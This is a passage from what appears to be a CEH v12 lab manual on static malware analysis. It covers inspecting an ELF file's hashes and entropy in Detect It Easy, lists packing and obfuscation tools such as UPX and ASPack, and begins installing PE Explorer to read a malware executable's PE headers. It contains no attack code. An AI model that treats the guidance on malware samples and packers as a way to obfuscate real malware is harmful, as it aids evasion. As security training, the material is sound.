
6. Click **File info** button from the top right corner of the window. Info window appears, you can observe information such as File name, size, MD5, SHA1, Entropy, entry points, etc.



7. After viewing the information, click **Close** to close it.
8. Similarly, click **Hash** button from the top right corner of the window to view the information related to hash. Click **Close** to close the window.



9. Click **Entropy** button from the top right corner of the window. Here, you can observe the status, size and graph of entropy. Click **Close** to close the window.



10. Similarly, you can further explore other functions such as MIME, Hex, Signatures and Demangle.
11. This concludes the demonstration of ELF file analysing using Detect It Easy (DIE).
12. Close all the open windows.
13. You can also use other packaging/obfuscation tools such as **Macro_Pack** (https://github.com), **UPX** (https://upx.github.io), or **ASPack** (http://www.aspack.com) to identify packing/obfuscation methods.

Task 5: Find the Portable Executable (PE) Information of a Malware Executable File using PE Explorer


The Portable Executable (PE) format is the executable file format used on Windows OSes that stores the information a Windows system requires to manage the executable code. The PE stores metadata about the program, which helps in finding additional details of the file. For instance, the Windows binary is in PE format that consists of information such as time of creation and modification, import and export functions, compilation time, DLLs, and linked files, as well as strings, menus, and symbols.

PE Explorer lets you open, view, and edit a variety of different 32-bit Windows executable file types (also called PE files) ranging from common such as EXE, DLL, and ActiveX Controls to less


familiar types such as SCR (Screensavers), CPL (Control Panel Applets), SYS, MSSTYLES, BPL, DPL, and more (including executable files that run on MS Windows Mobile platform).

Here, we will use the PE Explorer tool to view the PE information of a malware executable file.


1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\PE Extraction Tools\PE Explorer** and double-click **PE.Explorer_setup.exe**.
2. If a **User Account Control** pop-up appears, click **Yes**.
3. Follow the wizard-driven installation steps to install PE Explorer.
4. In the last step of the installation, make sure that the **Launch PE Explorer** option is checked to launch the application automatically; uncheck the **View PE Explorer User's Guide** option and click **Finish**.



